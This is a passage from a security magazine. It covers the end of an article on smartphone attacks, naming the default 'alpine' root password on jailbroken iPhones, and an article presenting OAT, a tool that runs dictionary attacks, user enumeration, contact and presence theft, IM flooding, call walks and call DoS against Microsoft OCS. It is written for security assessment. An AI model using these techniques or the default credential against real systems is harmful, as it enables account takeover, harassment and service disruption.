On Android, Apple iOS and Windows Mobile, vulnerabilities were discovered (but not disclosed as many of them were unpatched as of the presentation). As of now, all these do is cause DOS conditions on the victim's handset – however, at least some of the vulnerabilities definitely have the potential to allow for the execution of random executables downloaded from the network without user intervention.

WHAT YOU WILL LEARN...

Gain an overview of recent attacks on smartphones

WHAT SHOULD YOU KNOW...

Basic understanding of smartphones.

Fools and root rights

The final issue which deserves coverage in this smorgasbord of topics is the recently-emerged variety of iPhone worms.

Users who wish to use pirated software or tether for free must *jailbreak* their device, and often happen to set up an SSH server in the process. Unfortunately, the creator of the SSH

package forgot to force users to change the default root password (which, incidentally, is alpine) – which has graced us with literally thousands of always-on devices which can be rooted by anyone who happens to know the IP address.

Various black-hat hackers have since taken to port scanning a carrier's network, and then attacking vulnerable devices. So far, all we have seen is nagware and




Figure 1. The BT FTP service sits on top of the WM bluetooth stack




Figure 2. Using Resco Explorer on a Palm OS device to access a Windows Mobile box (image from <http://tampsdl.tamoggemon.com>)

changed display backgrounds – but in my humble opinion it is but a question of time until more dangerous things will pop up.

Conclusion

All of the exploits and security issues mentioned in this article are due to plain carelessness on the responsible programmer's end. Had they been aware of the most basic elements of security, these would have never happened.

Unfortunately, developers working for carriers and device manufacturers still see security as an afterthought. Their thinking goes along the lines of *nobody bothered to perform large-scale attacks on us so far; so why should they do so now?*

Pairing this attitude with a total lack of security-related training opens up a potential minefield as smartphone platforms get more and more popular. Folks: expect more casualties from this front soon...

Further Reading

- <http://www.seguridadmobile.com/windows-mobile/windows-mobile-security/HTC-Windows-Mobile-OBEX-FTP-Service-Directory-Traversal.html>
- <http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-SLIDES.pdf>
- <http://www.blackhat.com/presentations/bh-usa-09/LACKEY/BHUSA09-Lackey-AttackingSMS-SLIDES.pdf>

Tamin Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:
<http://tampsdl.tamoggemon.com>
<http://tampsdl.tamoggemon.com>
<http://tamss60.tamoggemon.com>
<http://tamswms.tamoggemon.com>

If you have any questions regarding the article, email author at:
tamhan@tamoggemon.com



Assessing Microsoft Office Communication Server R1/R2 with OAT

Difficulty



The mantra of any good security engineer is: 'Security is not a product, but a process.' It's more than designing strong cryptography into a system; it's designing the entire system such that all security measures, including cryptography, work together.

– Bruce Schneier

Continuous education and awareness about advantages of penetration testing and vulnerability assessment services, has led enterprises finally allocate yearly budgets for their security audits. However, these security audits are limited to only enterprise data networks, which leaves Voice over IP (VoIP) networks, unsecure.

Looking at the benefits like lower phone bills, virtual offices, centralized management and rapid deployment, many enterprises have already adopted Unified Communication (UC) infrastructures.

With the advent of new technologies, VoIP introduces new security risks and new opportunities for attack. Inheriting from both

networks and telephony, VoIP is subject to security issues arising from both areas which need to be addressed.

This article elucidates the need of vulnerability assessment in UC Infrastructure along with an introduction to a unique, first of its kind, free security assessment tool for Microsoft Office Communication Server (OCS).

Pre-requisites: Readers must have a basic understanding of VoIP and protocols like SIP, RTP etc.

By the end of this article, readers will identify security risks in their OCS deployments and will be effectively able to audit security posture of their OCS deployments. Before we go any further, let's understand what Unified Communication is?




Figure 1. Unified Communication – Getting acquainted with Unified Communication

WHAT YOU WILL LEARN...

At the end of this article users will be able to successfully assess the security posture of their OCS

WHAT SHOULD YOU KNOW...

Reader is expected to be a user of Microsoft Office Communication Server and familiar with its features

To put in plain words, Unified communication is the integration of real time communication services such as instant messaging, presence information, IP Telephony, video conferencing etc. with non real time communication services like unified messaging. Now the question arises what exactly is unified messaging?

Well, unified messaging is the assimilation of electronic messaging and communication media like email, SMS, fax, voicemail etc. into a single interface which can be accessible from variety of different devices like wireline & wireless phones, computer etc.

Microsoft Office Communication Server R1/R2

OCS is one of the cornerstones of Microsoft's revolutionary software based UC solution and is the platform for presence, instant messaging, conferencing, and enterprise voice for businesses around the world.

OCS helps to streamline communications between people and organizations. It brings together e-mail, calendaring, voice mail, IM, presence, VoIP, audio, video, and Web conferencing. OCS also allows IT administrators to effectively meet challenges like cost control, integration with existing infrastructure, and compliance requirements.

Considering the benefits provided by OCS, companies like Intel, Shell, Credit Agricole, Lionbridge and others. have already deployed MS UC solution. Microsoft being the big fish has always been subject to analysis and scrutiny of its products by security professionals and crackers.

Over the years, they discovered loopholes and succeeded in exploiting them, however, what strikes is, how could they spare OCS?

Well, researchers tried to apply all documented VoIP attacks like – eavesdropping, protocol flooding using protos suite, call hijack attacks, call teardown along with media manipulations attacks against OCS but their attempts failed as Microsoft entered the UC market with a solid preparation & groundwork:

- SIP protocol stack is very stealthily used against fuzzing

Properly guarded with NTLM and Kerberos Authentication mechanisms

Use of proprietary media codecs helped Microsoft against some media related attack vectors




Figure 2. Office Communication Server – Manifold Roles of OCS




Figure 3. OAT Splash Screen




Figure 4. OAT at External Network Attack Mode

BASICS

- Use of signatures in every transported slp message helped them to avoid message tempering
- On top of that it runs over TLS.

Pretty foolproof! Huh? When I started analyzing OCS, I found out there was not even a single tool available for assessing MS OCS server. It instigated me to delve into this

and I initiated taking a look at Microsoft OCS security. I attempted to reverse engineer the OCS client and came up with my own stripped down version of the OCS communicator client, way before the release of using UC SDK.

I wrote a small proof of concept (PoC) using the Win32 API to authenticate legitimate OCS user with OCS server without

using the Microsoft Communicator client. After a while, I decided to write a tool that would in effect implement some attacks against Microsoft OCS, to test the security posture of its configuration.

Living in the Information security age, there is no substitute to innovation. The initial research that went into the study of OCS resulted in the birth of this outstanding and *first of its kind* security assessment tool – OAT. OAT stands for OCS Assessment Tool.

OAT is designed to check Microsoft Office Communication Server users password strength. After a password is compromised, OAT demonstrates potential UC attacks that can be performed by legitimate users if proper security controls are not in place.

OAT has been developed to help security practitioners evaluate the security architecture of their OCS deployments and ensure that their mission-critical communications and systems are protected.

Currently, OAT is in its second release phase. OAT v1.0 was released and presented at VoiceCon 2009 in Orlando. OAT has a rich feature set of Online Dictionary Attacks, Presence Stealing, Contact List Stealing, IM flood, Call Walk, Audio spam and basic reporting.

Think bigger and Act smarter is what inspired me to move ahead. Taking this idea a step further, OAT v2.0 was officially released and presented in FRHACK 01 with improved and added much awaited features like CallDoS, Targeted IM and Call Walk, Both NTLM and Kerberos authentication support over both TCP and TLS transport.

OAT works with both Office Communication Server R1 and R2.

Let's explore more about typical usage of OAT while conducting security assessment in various network deployments. Internal network (shown in Figure 6) is a deployment scenario where OCS users have unfiltered network connectivity to the OCS server and domain controller. In this typical network scenario, OAT allows to launch attacks like

- 1)Online Dictionary Attack
- 2) Domain User Enumeration
- 3) Presence Stealing,
- 4) Contact List Stealing
- 5) Domain IM Flood
- 6) Domain Call Walk
- 7) Call DoS.




Figure 5. OAT: Inside Out




Figure 6. OAT at Internal Network Attack Mode

External Network (shown in Figure 5) is a deployment scenario where OCS users have to connect through the Edge server. This connection is usually over TLS and users do not have access to domain controller unless they are connected via VPN. In this typical network scenario, OAT allows us to launch all previously cited attacks like Online Dictionary Attack, Contact List Stealing, Presence Stealing, IM Flood, Call Walk, Call DoS.

The main difference between Internal and External Deployments usage is that OAT can attack all available UC users when used from Internal network while it gets limited to users from contact list when used from an External network.

Figure 4 shows the OAT graphical user interface (GUI), the various tab pages are responsible for the various features supported by OAT. Security professional can avail all tabs while using OAT from Internal network assessment while other than the *Internal N/w Attacks* tab, all others tabs can be used from external network assessment scenario.

Before starting attack, the attacker should know at least 1 legitimate SIP URI from OCS deployments and some OCS server fully qualified domain name (FQDN).

This information is not that hard to find. Any user having access to wireshark can get these details. OAT has a *Common Attack Settings* tab page responsible for most common setting required for all the UC attacks. Settings specific to the attacks are provide on respective attack tab page.

Let's first configure OAT by setting up common attack settings tab. We all know how much havoc a weak password can cause. Weak passwords can also lead to compromise of the entire network. OAT is designed to test password strength of OCS users.

A security professional can launch OAT and try the password strength test against the known SIP URI. Once the dictionary attack is successful, OAT opens up the door to simulate malicious proof of concept attacks against OCS users.

This attack works because OCS does not have the policy of limiting registration attempts, and this attack can also be used as a Registration flood when launched against many users from different systems. As OCS server gets busy in servicing false

registration attempts, legitimate users may experience a denial of service (DoS) on registrations.

Once the attacker has successfully compromised legitimate user account, he is free to launch other UC attacks.

Let's consider OAT running from Internal Deployment and enumerate all SIP users from domain controller. Just click on the Fetch Users button to fetch all OCS enabled users from active directory. Once an attacker has a list of all OCS enabled users, he can target a specific user or whole list as our victims for attacks.

Let's choose IM Flood attack, with a Message Count of 50 and custom message as *BOMB In Building.RUN!!* and launch attack by pressing Start Attack button. OAT will flood all the selected users with the IM message *BOMB In Building...RUN!!* This message could be anything from malicious phishing URL to Viagra commercial.

Some hard phones like Polycom reboot after such attacks. OAT allows you to send custom IM messages which can be used for fishing attacks if proper security measures are not in place. Users might click on the malicious URL's thinking




Figure 7. OAT Splash Screen




Figure 8. Successful Dictionary Attack

BASICS




Figure 9. OAT IM Flooding attack from Internal Network Tab

it is coming from legitimate user and can fall prey to such attacks.

As we have seen, the main difference in external network is that users do not have access to domain controller and hence OAT cannot enumerate OCS enabled users from outside network. However, OAT can steal the contact list of legitimate users and launch targeted attacks against those users.

Let's click on Get Contact button to fetch a contact list. Once the contact list is populated, choose the target users for a call walk from adjacent list.

OAT steals presence information of selected target users before launching actual attack. As OCS does not support Offline IM or missed call alert, knowledge of target users' presence helps OAT to improve




Figure 10. A Glance at IM Flood Attack Window

attacker makes a call by walking through the sequence of registered users. OAT makes calls to all selected users one after other and leaves the media flow open unless specified with media to play, once target has picked up the call.

OAT can read all wma files and insert its content as a media once the call is answered. If wma file is specified; it gets played on as soon as receiver picks up the call made by OAT. This attack can be used as audio SPAM of commercials or to annoy users. Call DoS is the new feature added in OAT v2.0 and produces dire results from both internal as well as external deployment scenarios. OAT floods target users with multiple calls which they can't entertain, thereby, knocking out target users from OCS server.

This attack works for both hard as well as soft phones. The only way for communicator client to recover from this attack is to wait till OAT terminates established call sessions. OCS server does not terminate idle calls, and also does not keep track of ongoing call sessions for particular user causing this attack to work.




Figure 11. OAT Enumerating SIP Users




Figure 12. OAT Performs Call Walk Attack

It's practically impossible for a single user to answer 30 simultaneous calls. OCS should not route more than 2-3 times for any user if he is already in call session.

One of the main features of any security assessment tool is proper report generation of the Report Generation feature, OAT is a complete security assessment tool.

OAT generates nice reports of the launched attack sessions with detailed information like settings used for attack, attack details and the respective result. These reports are handy for security auditor and can be a part of penetration testing final report. OAT reports can be saved in different formats including PDF, MS-Word DOC file format, RTF and Text. I am still exploring and analyzing new areas from MS OCS server like Group Chat server and A/V Server.

During my research in OCS, I observed a minute yet significant security flaw in OCS Signature generation. And it's worth mentioning that disastrous DoS, presence manipulations, conference hijack attacks against OCS server have been discovered. Currently, I am in the process of automating these attacks and building them into the next version of OAT.

Conclusion

Since VoIP stands as another application over internet, there is a need to secure it by periodically conducting VoIP security assessments. There's no such thing as a

